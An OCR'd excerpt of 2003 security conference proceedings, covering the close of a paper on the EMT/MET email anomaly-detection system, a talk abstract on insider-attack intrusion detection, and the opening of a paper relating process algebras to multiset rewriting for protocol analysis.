The Naïve Bayes learning program is used to compute classifiers over labeled email messages deemed interesting or malicious by a security analyst. The GUI allows the user to mark emails indicating those that are interesting and those that are not, and then may learn a classifier that is subsequently used to mark the remaining set of unlabeled emails in the database automatically.

A Naïve Bayes [5] classifier computes the likelihood that an email is interesting given a set of features extracted from the set of training emails that are specified by the analyst. In the current version of EMT, the set of features extracted from emails includes a set of static features such as domain name, time, sender email name, number of attachments, the MIME-type of the attachment, the likelihood the attachment is

malicious, the size of the body, etc. Hot-listed "dirty words" and n-gram models and their frequency of occurrence are among the email message content-based linguistic features supported. We describe these next.

EMT is also being extended to include the profiles of the sender and recipient email accounts, and their clique behavior, as features for the supervised learning component.

3.2 Content-Based Classification of Emails

In addition to using flow statistics about an email to classify an email message, we also use the email body as a content-based feature. There are two choices we have explored for features extracted from the contents of the email. One is the n-gram [16] model, and the other is a calculation of the frequency of a set of words [17].

An N-gram represents the sequence of any *n* adjacent characters or tokens that appear in a document. We pass an n-character wide window through the entire email body, one character at a time, and count the number of occurrences of each n-gram. This results in a hash table that uses the n-gram as a key and the number of occurrences as the value for one email; this may be called a *document vector.*

Given a set of training emails, we use the arithmetic average of the document vectors as the *centroid* for that set. For any test email, we compute the cosine distance [16] against the centroid created for the training set. If the cosine distance is 1, then the two documents are deemed identical. The smaller the value of the cosine distance, the more different the two documents are.

The formula for the cosine distance is:

$$D(x, y) = \sum_{j=1}^{J} x_j y_j / (\sum_{j=1}^{J} x_j^2 \sum_{k=1}^{J} y_k^2)^{1/2} = \cos\theta_{xy} \tag{11}$$

Here J is the total number of possible n-grams appearing in the training set and the test email. x is the document vector for a test email, and y is the centroid for the training set. x_j represents the frequency of the j^{th} n-gram (the n-grams can be sorted uniquely) occurring in the test email. Similarly y_k represents the frequency of the k^{th} n-gram of the centroid.

A similar approach is used for the words in the documents instead of the n-grams. The classification is based on Naïve Bayes learning [17]. Given labeled training data and some test cases, we compute the likelihood that the test case is a member of each class. We then assign the test email to the most likely class.

These content-based methods are integrated into the machine learning models for classifying sets of emails for further inspection and analysis.

Using a set of normal email and spam we collected, we did some initial experiments. We use half of the labeled emails, both normal and spams, as training set, and use the other half as the test set. The accuracy of the classification using n-grams and word tokens varies from 70% to 94% when using different part as training and testing sets.

It's challenging to figure out spam using only content because some of the spam content are really like our normal ones. To improve the accuracy we also use weighted key words and stopwords techniques. For example, the spams also contain

the words: free, money, big, lose weight, etc. Users can empirically give some key words and give higher weight to them when count their frequency. To avoid counting those common words user can give a stopwords list to delete those words first, which is a common approach in NLP. We are still doing further experiments and analysis on this content-based part.

Recent studies have indicated a higher accuracy using weighted naïve bayes on email contents. But as these methods become common, the spam writers are finding new and unusual ways to circumvent content analysis filters. These include, pasting in encyclopedia entries into the non rendered html section of the email, using formatting tricks to break apart words, using images, and redirection.

4 Discussion

4.1 Deployment and Testing

It is important to note that testing EMT and MET in a laboratory environment is not particularly informative, but perhaps suggestive of performance. The behavior models are naturally specific to a site or particular account(s) and thus performance will vary depending upon the quality of data available for modeling, and the parameter settings and thresholds employed.

It is also important to recognize that no single modeling technique in EMT's repertoire can be guaranteed to have no false negatives, or few false positives. Rather, EMT is designed to assist an analyst or security staff member architect a set of models whose outcomes provide evidence for some particular detection task. The combination of this evidence is specified in the alert logic section as simple Boolean combinations of model outputs; and the overall detection rates will clearly be adjusted and vary depending upon the user supplied specifications of threshold logic. In the following section, several examples are provided to suggest the manner in which an EMT and MET system may be used and deployed.

To help direct our development and refinement of EMT and MET, we deployed MET at two external locations, and the version of EMT described herein at one external location. (Because of the nature of the sensitivity of the target application, email analysis, both organizations prefer that their identities be left unknown; a topic we address in section 6.) It is instructive, however, to consider how MET was used in one case to detect and stop the spread of a virus.

The particular incident was an inbound copy of the "Hybris" virus, which appeared sometime in late 2000. Hybris, interestingly enough, does not attack address books of Window's based clients, but rather takes over Winsock to sniff for email addresses that it targets for its propagation. The recipient of the virus noticed the inbound email and a clear "clique violation" (the sender email address was a dead giveaway). Fortunately, the intended victim was a Linux station, so the virus could not propagate itself, and hence MET detected no abnormal attachment flow. Nonetheless, the intended victim simply used the MET interface to inspect the attachment he received, and noticed 4 other internal recipients of the same attachment. Each were notified within the same office and subsequently eradicated the message preventing the spread among other Windows clients within the office.

Simply having a tool to peer into the email behavior of the enclave provided a quick and effective response by one observer. The value of this type of technology to a large organization is noteworthy. A large enterprise that may manage 10's of thousands of hosts with several large NOC's would benefit greatly from early observation and detection and a quick response to avoid saturation of the enterprise. Indeed, the cost in time of staff to eradicate a virus on so many hosts makes a MET-like system a sensible protection mechanism, with demonstrable ROI. This, however, illuminates issues regarding response.

4.2 Response

There is also an interesting issue to consider regarding response to detected errant email events. MET is designed to detect errant email behavior in real time to prevent viral propagations (both inbound and outbound) from saturating an enterprise or enclave, to eliminate inbound SPAM, detect Spam bots utilizing (compromised) machines within an organization and other detectable misuses of email services. The behavior models employed compare recent email flows to longer-term profiles. The time to gather recent behavior statistics in order to detect an errant email event provides a window of opportunity for a viral or spam propagation to succeed in spreading to some number of hosts, until sufficient statistics have been gathered and tested in order to generate an alarm and subsequent corrective action taken. The number of successfully infected hosts targeted by the emails that leak out prior to detection, will vary depending upon a number of factors including network connectivity (especially the density of the cliques of the first victim).

This notion is discussed in a recent paper [15] that considers essentially propagation rates through a network defined by address book entries and the "social network links" defined therein among members of a network community, and subsequent strategies for managing and protecting address book data from the prying eyes of malicious code. It is important to note that viruses, such as Hybris, that do not attack address book data may follow a completely different propagation strategy not inferable from address book data. In such cases, EMT's account behavior models would likely detect viral spreads simply by noting abnormal account or attachment behaviors.

An alternative architectural strategy for a deployed MET/EMT system, reminiscent of router rate limiting technology to limit congestion, is to delay delivery of suspicious emails until such time as sufficient statistics have been gathered in order to determine more accurately whether a propagation is ongoing, or not. A recent paper by Williamson [14] notes the same strategy. Here, suspicious emails may be those deemed possibly anomalous to one or more of the behavior models computed by EMT and deployed in MET. Delaying delivery time would naturally reduce the opportunity for a propagation to saturate an environment, preventing fewer emails from leaking out. If no further evidence is developed suggesting an errant email event, the mail server would simply forward held emails. In the case where sufficient evidence reveals a malicious email event, such emails may be easily quarantined, followed by informative messages sent back to the client that originated those messages.

Even if the system incorrectly deems an email event as abnormal, and subsequently incorrectly quarantines emails, a simple means of allowing users to release these can

be provided as a corrective action. Clearly, this may raise the "annoyance" level of the system forcing users to validate their email transmissions from time to time. The issue is of course complex requiring a careful design to balance between the level of security and protection an enterprise or enclave desires, the cost of repair of damage to errant email events, with the potential annoyance internal users may experience to prevent that damage.

We plan to study such issues in our future work after deploying MET in different environments.

5 Tradeoffs: Security, Privacy and Efficiency

For wide deployment of an MET/EMT system, users and providers must carefully study a number of tradeoffs regarding security and privacy of the user, and the value and cost of the protection mechanism such a system may provide.

The MET system can be configured to extract features from the contents of emails without revealing private information (e.g., aggregate statistics such as size, number of attachments, distribution of letters in the body, or even the number of occurrences of certain hot listed "dirty words".). Identity information may be hashed using a one way hash.

EMT's analysis may be entirely performed by hashing the identity of email accounts and thus hiding personally identifiable information while still providing the core functionality of MET. However, a large service provider may incur additional expense of its email services if fielding an MET system to protect their customers. The current set of models computed by EMT are a first cut using techniques that are as light weight to implement and as informative as possible. More advanced modeling techniques will likely incur additional cost. The cost may be offloaded from the provider's servers by pushing much of the computation and profiling mechanisms to the user's client machine further protecting the user's privacy. This would offload expense, while also limiting the information the email service provider may see (although of course they may still have the means of doing so).

Even so, ultimately the privacy of users must be considered, and is a matter of trust between the email service provider and the user (perhaps ultimately governed by law and regulation). The same trust relationship exists between banks and credit card users, and telecommunication companies and their customers, and such trust has benefited both parties; credit card fraud, for example, limits the liability and financial damage to both parties due to fraud. We believe a similar trust relationship between email providers and users will also benefit both parties.

As for security considerations, if EMT's analyses are performed at a user's client machine, the profile data of the user would be subject to attack on the client, allowing clever virus writers to thwart many of the core protection mechanisms EMT and MET provide. For example, if a clever virus writer attacks the EMT user profile data on the client platform (which is quite easy for some platforms), the virus may propagate itself in a manner that is entirely consistent with the user's normal behavior, thus, interestingly, hijacking or spoofing the user's behavior, rather than spoofing the user's identity. EMT and MET would therefore accomplish nothing. This would therefore argue for service providers to provide the needed resources in their email service to

protect their customers (and hence to pass along these costs in their service fees; user's may be willing to pay more for security).

Deployment of an MET/EMT system in a corporate enterprise or enclave environment would likely have a completely different risk and cost assessment dynamic when considering the potential damage that may be incurred corporate-wide by virus attacks, or security policy violations (where corporate proprietary information may be revealed). It is apparent that the tradeoffs between privacy and security and cost are non-trivial, and ultimately are a matter of risk and benefit assessment between users and providers who will likely ultimately find an optimal balance.

6 Concluding Remarks

We are actively gathering large amounts of email data from volunteers within the Computer Science Department of Columbia University to test our hypotheses. We are aiming to develop a fully deployed system and further develop the range of analyses appropriate for such a behavior-based protection system.

There are other uses of an MET/EMT system worth noting, metering of email and application layer profiling. There is some discussion in the popular press about the costs of spam emails and the burden placed upon ordinary users. Some analysts have proposed that email may one day not be a free service provided by ISP's, but rather a fee- or usage-based service provided by ISP in order to create an economic hurdle to spammers, and to of course recover their costs in handling massive amount of unwanted emails. Hence, each outbound email sent by a user account may incur a charge. If such schemes are indeed implemented, it likely would not be long before inbound received emails would also incur a charge (akin to "airtime" charges for inbound cell phone calls). Obviously, a system based upon MET/EMT would therefore become very useful for managing billing information and service charges (since a record of each email is maintained by MET), and is thus a natural extension to its core functionality.

It is also interesting to note that EMT also serves as a general strategy for an *Application-level Intrusion Detection System*. Email is after all an application. The same principles of behavior modeling and anomaly detection may also be applied to an arbitrary application. Thus, we are also exploring the application of a general form of EMT to model the behavior of large-complex distribution applications to detect errant misuses of the application.

References

1. Bhattacharyya, M., Hershkop, S., Eskin, E., and Stolfo, S. J.: *''MET: An Experimental System for Malicious Email Tracking.''* In Proceedings of the 2002 New Security Paradigms Workshop (NSPW-2002). Virginia Beach, VA, September, 2002
2. Zhiqiang Bi, Christos Faloustos, Flip Korn: *The DGX Distribution for Mining Massive, Skewed Data* (2001)
3. Bron, C., Kerbosch, J.: *Finding all cliques of an undirected graph.* Comm. ACM 16(9) (1973) 575–577

4. Eskin, E., Arnold, A., Prerau, M., Portnoy, L. and Stolfo, S. J.: ''*A Geometric Framework for Unsupervised Anomaly Detection: Detecting Intrusions in Unlabeled Data*'', To Appear in Data Mining for Security Applications. Kluwer (2002)
5. George H. John and Pat Langley: Estimating continuous distributions in bayesian classifiers. In *Proceedings of the Eleventh Conference on Uncertainty in Artificial Intelligence*. (1995) 338–345
6. Wenke Lee, Sal Stolfo, and Kui Mok: Mining Audit Data to Build Intrusion Detection Models. *In Proceedings of the Fourth International Conference on Knowledge Discovery and Data Mining (KDD '98)*, New York, NY, August 1998
7. Wenke Lee, Sal Stolfo, and Phil Chan. *''Learning Patterns from Unix Process Execution Traces for Intrusion Detection" AAAI* Workshop: AI Approaches to Fraud Detection and Risk Management*, July 1997*
8. MySQL, www.mysql.org (2002)
9. Niblack, W. et al. *"The QBIC project: querying images by content using color, texture, and shape"*. In *Proceedings of the SPIE*, February 1993
10. Procmail,www.procmail.org (2002)
11. Sendmail,www.sendmail.org (2002)
12. Matthew G. Schultz, Eleazar Eskin, and Salvatore J. Stolfo. ''*Malicious Email Filter - A UNIX Mail Filter that Detects Malicious Windows Executables*." Proceedings of USENIX Annual Technical Conference — FREENIX Track. Boston, MA: June 2001
13. Smith, J.R.: *Integrated Spatial and Feature Image Systems: Retrieval, Compression and Analysis*. PhD thesis, Columbia University (1997)
14. Williamson, M.M.: *Throttling viruses: Restricting propagation to defeat malicious mobile code.* Prof. ACSAC Security Conference, Las Vegas, NV (2002)
15. Newman, M.E., Forrest, S. and Balthrup, J.: *Email networks and the spread of computer viruses.* The American Physical Society (2002)
16. Damashek, M.: *Gauging similarity with n-grams: language independent categorization of text*. Science, 267(5199) (1995) 843–848
17. Mitchell, Tom M. *Machine Learning*. McGraw-Hill (1997) 180–183
18. Hogg, R.V., Craig, A.T.: Introduction to Mathematical Statistics. Prentice Hall (1994) 293–301
19. Schonlau, M., DuMouchel, W., WH Ju, Karr, A.F., M theus and Y. Vardi: Computer Intrusion Detecting Masquerades. Statistical Science, Vol. 16 (2001)

Apendix A: ScreenShots of EMT




Fig. 3. The Message Tab




Fig. 4. Abnormal Behaviour Detected




Fig. 5. Recipient Frequency Plots




Fig. 6. Chi Square Test of recipient frequency




Fig. 7. Clique generation for 100 Messages

Real-Time Intrusion Detection with Emphasis on Insider Attacks

Shambhu Upadhyaya

University at Buffalo, Buffalo, New York, 14260, USA
shambhu@cse.Buffalo.EDU

1 Introduction

Securing the cyberspace from attacks is critical to the economy and well being of any country. During the past few years, threats to cyberspace have risen dramatically. It is impossible to close all security loopholes in a computer system by building firewalls or using cryptographic techniques. As a result, intrusion detection has emerged as a key technique for cyber security. Currently there are more than 100 commercial tools and research prototypes for intrusion detection. These can be largely classified as either misuse or anomaly detection systems. While misuse detection looks for specific signs by comparing the current activity against a database of known activity, anomaly detection works by generating a reference line based on the system model and signaling significant deviations from it as intrusions. Both approaches rely on audit trails, which can be very huge. Moreover, conventionally they are off-line and offer little in terms of strong deterrence in the face of attacks.

In this talk, we will examine the intrusion detection tools and techniques from a taxonomical point of view and study the real-time properties and applicability to real systems and their shortcomings. Following the overview, we will present our own cost analysis-based framework, which quantifies and handles both misuse and anomalies in a unified way. Decisions regarding intrusions are seldom binary and we have developed a reasoning framework that makes decisions on a more informed basis. The overall reference graph is based on the user's profile and the intent obtained at the beginning of sessions. The uniqueness of each user's activity helps identify and arrest attempts by intruders to masquerade as genuine users, which is typically the case in insider attacks. We will examine this work and present some results.

2 Brief History

The goal of intrusion detection system (IDS) is to monitor network assets to detect misuse or anomalous behavior. Research on intrusion detection started in 1980 as a government project and under the leadership of Dorothy Denning at SRI International, the first model for intrusion detection was developed in 1983 [3]. Earlier versions of intrusion detection systems were largely host-based and the work of the "Haystack project" led to network level intrusion detection systems. Commercial intrusion detection systems were introduced in the 90's and today there are more than 100 tools and prototypes that can be purchased or experimented with. Most of these tools work on audit trail data or data packets obtained across the network.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 82–85, 2003.

First generation intrusion detection tools are essentially misuse signature-based and security is accomplished by iterative "penetrate and patch". Today's focus is on detecting novel intrusions. With the proliferation of the Internet and the increased power of the attacker, short term solutions and tools not very useful and new solutions must consider insider attacks, social engineering based break-ins and the myriad ways of perpetrating an attack. Some of the new ideas include combining intrusion detection with vulnerability analysis and considering recovery along with detection since detection is not fool proof.

3 Intrusion Detection Taxonomy

Debar, Dacier and Wespi gave the first taxonomy of intrusion detection systems [2]. They used Detection Method, Behavior on Detection, Audit Source Location, Detection Paradigm and User Frequency as the parameters of classification. Upadhyaya and Kwiat introduced a variation of the taxonomy and presented it in a tutorial in IEEE MILCOM 2002. According to this taxonomy, intrusion detection techniques and tools are classified along four major parameters as follows: (1) Detection Methodology — this classification uses information about attacks versus information about normal functioning of the system; (2) Scope — host based versus network based systems; (3) Monitor Philosophy — passive versus proactive; and (4) Monitor level — kernel level versus user operation level. Detection methodology also depends on the reasoning philosophy. For example, rule-based versus model-based. Host based IDS tools work on the host, can detect masquerade, account break-in etc. whereas Network based tools are applicable to large-scale networks and depend on information on network packets. Passive tools are noninvasive, non-intrusive but mostly are after-the-fact and use no communication with users whereas Proactive schemes are real-time, concurrent detection tools with low latency and employ user interrogation where needed. Finally, the Kernel level tools make use of low level information and process data to synthesize the attack scenarios whereas User operation level tools can capture user semantics and are capable of detecting subtle intrusions.

4 Insider Attacks

An insider threat is one in which someone with an authorized access to the organization could cause a loss to the organization if computer security went unchecked. The perpetrators are those who work for the target organization or those having relationships with the firm with some level of access. It could be employees, contractors, business partners, customers etc. The motives could range from financial, social, political to personal gains. There are two classes of insiders — logical insiders who are physically outside and physical insiders who are logically outside. The misuse could be intentional or accidental, obvious or hidden. Here are a few insider attacks that made headlines.

- An individual faces federal criminal charges in US District Court in Miami for allegedly downloading a virus into his employer's computer system, crashing the network for nearly two full days (NIPC Daily Report, Aug. 29, 2001).

- Former programmer Timothy Lloyd, who was fired in 1996, retaliated by setting off a logic bomb that destroyed employer Omega Engineering's primary database, causing $12 million damage and forcing 80 people to be laid off (Security Wire Digest, Vol. 3, No. 12, Feb. 12, 2001).
- Feds charge 3 in massive credit fraud scheme. Initial losses estimated at $2.7 million (CNN.com, 2002).

CSI/FBI 1999 Computer Crime Survey indicated that 55% of the reported attacks were from insiders. CSI/FBI 2000 Computer Crime Survey stated that 71% of the respondents had been the victim of internal attacks. Dealing with this problem involves three steps: modeling the insider, prevention of internal misuse and detection, and analysis and identification of misuse. Approaches to prevention are to install and execute appropriate anti-virus tools, install software updates and patches, encrypt databases, key system files and even executables, electronically "watermark" documents so that their passage through any electronic gate can be automatically detected and prevented and isolate privileged execution domain from less privileged execution domains and implement multilevel security policies.

5 Surveillance Issues

The questions that need to be addressed to mitigate insider attacks are: what kind of model one should develop?, should we consider prevention or detection or both?, should the method be passive or proactive? For optimizing detection, the technology must be tamper-resistant, must not burden the monitoring system and must be cost-effective. In this talk, we consider just the detection problem. The insider attack detection approaches are generally anomaly-based and could range from rule-based detection, to statistical anomaly detection and proactive schemes such as query-based encapsulation of owner intent [4].

6 A New Proactive Scheme for Insider Threat Detection

Our approach relies on user level anomaly detection that avoids after-the-fact solutions such as audit data analysis. We leverage ideas from fault tolerance where concurrent monitoring is used to detect control-flow errors. We capture owner's intent and use it as a reference signature for monitoring and a reasoning framework is developed for making rational decisions about intrusions. Certain engineering methodologies such as Divide and Conquer are used to address scalability of the approach.

We obtain the reference graph by *Encapsulation of owner's intent,* which requires an implicit or explicit query of users for a session-scope. We then translate it into a set of verifiable assertions. Actual operations are monitored at user command level and the user behavior is assessed. The advantages of this approach are: no need to process huge audit data and both external/internal abuse can be handled uniformly [4]. Reasoning about intrusions is done by a stochastic modeling of job activity. A double-threshold scheme is used to resolve situations arising when job activity cost maps into an ambiguous region. Cost gradients are used to shrink the window of uncertainty so that a speedy decision on intrusion can be arrived [5]. Anomaly detectors are always

faced with the scalability problem due to the large number of partial orderings of operations. While no improvements over worst-case complexity exist, we employ engineering approaches such as divide and conquer and use the concept of job priorities, user workspaces and meta-operations for monitoring [1]. We are currently building a prototype of the system to demonstrate the proof-of-concept.

References

1. Chinchani, R., Upadhyaya, S., and Kwiat, K.: Towards the scalable implementation of a user level anomaly detection system. *IEEE MILCOM 2002*, Anaheim, CA (October 2002)
2. Debar, H., Dacier, M., and Wespi, A.: Towards a Taxonomy of Intrusion Detection Systems. *Computer Networks*, 31 (1999) 805–822
3. Dening, D.: An Intrusion-Detection Model. *IEEE Transactions on Software Engineering*, Vol. SE-13, No. 2 (February 1987) 222–232
4. Upadhyaya, S. and Kwiat, K.: A distributed concurrent intrusion detection scheme based on assertions. *SCS Int. Symposium on Performance Evaluation of Computer and Telecommunication Systems*, Chicago, IL (July 1999) 369–376
5. Upadhyaya S., Chinchani, R., and Kwiat, K.: An analytical framework for reasoning about intrusions. *IEEE Symposium on Reliable Distributed Systems*, New Orleans, LA (October 2001) 99–108

Relating Process Algebras and Multiset Rewriting for Immediate Decryption Protocols*

Stefano Bistarelli[1,2], Iliano Cervesato[3],
Gabriele Lenzini[4], and Fabio Martinelli[1]

[1] Istituto di Informatica e Telematica – CNR
Via G. Moruzzi, 1 - I-56100 PISA, Italy
{stefano.bistarelli,fabio.martinelli}@iit.cnr.it
[2] Dipartimento di Scienze, Università "D'Annunzio" di Chieti-Pescara
Viale Pindaro 87, 65127 Pescara, Italy
bista@sci.unich.it
[3] Advanced Engineering and Science Division, ITT Industries Inc.
Alexandria, VA 22303, USA
iliano@itd.nrl.navy.mil
[4] Istituto di Scienza e Tecnologie dell'Informazione — CNR
Via G. Moruzzi, 1 - I-56100 PISA, Italy
lenzini@iei.pi.cnr.it

Abstract. When formalizing security protocols, different specification languages support very different reasoning methodologies, whose results are not directly or easily comparable. Therefore, establishing clear mappings among different frameworks is highly desirable, as it permits various methodologies to cooperate by interpreting theoretical and practical results of one system in another. In this paper, we examine the nontrivial relationship between two general verification frameworks: multiset rewriting (MSR) and a process algebra (PA) inspired to CCS and the π-calculus. Although defining a simple and general bijection between MSR and PA appears difficult, we show that the sublanguages needed to specify a large class of cryptographic protocols (immediate decryption protocols) admits an effective translation that is not only bijective and trace-preserving, but also induces a weak form of bisimulation across the two languages. In particular, the correspondence sketched in this abstract permits transferring several important trace-based properties such as secrecy and many forms of authentication.

1 Introduction

In the last decade, security-related problems have attracted the attention of many researchers from several different communities, especially formal methods

* Bistarelli was partially supported by MIUR project "Constraint Based Verification of Reactive Systems" (COVER), and by the MIUR project "Network Aware Programming: Object, Languages, Implementation" (NAPOLI). Cervesato was partially supported by NRL under contract N00173-00-C-2086. Lenzini was supported by the MIUR-CNR Project SP4. Martinelli was partially supported by MIUR project "Constraint Based Verification of Reactive Systems" (COVER), by MIUR project "MEFISTO", by Microsoft Research and by the CSP project "SeTAPS II".

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 86–99, 2003.

(*e.g.,* [6,19,15,25,27,3,9,7,12,14,16,18,1]). These researchers have often let their investigation be guided by the techniques and experiences specific to their own areas of knowledge. This massive interest, while on the one hand furthers research, on the other has determined a plethora of different results that often are not directly comparable or integrable with one another. In the last few years, attempts have been made to unify frameworks for specifying security properties usually managed in different ways [17], and to study the relationships between different models for representing security protocols [8].

In this paper, we relate uses of process algebras (PA) and multiset-rewriting (MSR) for the description and the analysis of a large class of security protocols by defining *encodings* from one formalism to the other. A general comparison between PA and MSR yields results weaker than the specialized application to security protocols analyzed here [4]. Differently from [5], we restrict our attention to a subclass of protocols that never receive a key needed to decrypt an earlier message. We call them "immediate decryption protocols". Although this class encompasses most protocols studied in the literature, and therefore is interesting on its own, a more general treatment is given in [4,5].

PA is a well-known formal framework and actually denote a family of calculi which have been proposed for describing features of distributed and concurrent systems. Here we use a process algebra that borrows concepts from different calculi, in particular the π-calculus [22] and CCS [21]. We expect that it will be possible to adapt our results to other (value passing) process algebras used in security protocol analysis, *e.g.,* the *spi*-calculus [2] or even CSP [24]. Indeed, when applied to security protocol analysis, most of them rely only on a well-identified subset of primitives, that have been isolated in the language considered here.

MSR, with its roots in concurrency theory and rewriting logic, has proved to be language of choice for studying foundational issues in security protocols [7]. It is also playing a practical role as the CIL intermediate language [12] of the CASPL security protocol analysis system [11], in particular since translators from several tools to CIL have been developed. For these reasons, MSR has become a central point when comparing languages for protocol specification. In particular, the ties between MSR and strand spaces [26], a popular specification language for crypto-protocols, have been analyzed in [8].

